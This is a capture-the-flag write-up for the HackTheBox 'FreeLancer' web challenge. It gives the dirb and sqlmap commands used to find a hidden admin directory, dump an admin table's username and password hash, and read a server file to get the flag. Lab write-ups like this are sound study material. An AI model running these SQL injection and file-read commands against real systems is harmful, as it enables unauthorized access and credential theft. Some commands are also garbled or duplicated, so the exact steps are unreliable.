HackTheBox / Challenges
FreeLancer
Notes from the HackTheBox FreeLancer challenge, including discovery findings and the steps taken through the exercise.

Dictionary attack
Run dirb to gather as much information as possible about the target. Its output reveals this URL:
http://docker.hackthebox.eu:31317/administrat/
SQL injection
Next, run sqlmap.
- Start with a crawl.
sqlmap -u http://docker.hackthebox.eu:31625/ --crawl=2This reveals the URL http://docker.hackthebox.eu:31625/portfolio.php?id=1.

- Run sqlmap again to find the databases.
sqlmap -u http://docker.hackthebox.eu:31625/ --crawl=2
Having found the safeadmin table in the freelancer database, check it for possible users.
sqlmap -u http://docker.hackthebox.eu:31625/portfolio.php?id=1/ -T safeadmin --dumpAs the following screenshot shows, we obtained a username and a hashed password.

So far, we have used
sqlmapto find a username and password to try at the URL discovered withdirb.
Things get a little harder
After several attempts, the solution was to run dirb again against the administrat directory. This revealed panel.php.
dirb "http://docker.hackthebox.eu:31762/administrat/" -X.php
Knowing that the default web directory is /var/www/html, we use sqlmap again to download panel.php.
sqlmap -u http://docker.hackthebox.eu:31762/portfolio.php?id=1 --file-read=/var/www/html/administrat/panel.php
cat cat '/home/kali/.local/share/sqlmap/output/docker.hackthebox.eu'
Looking inside the file gives us the flag.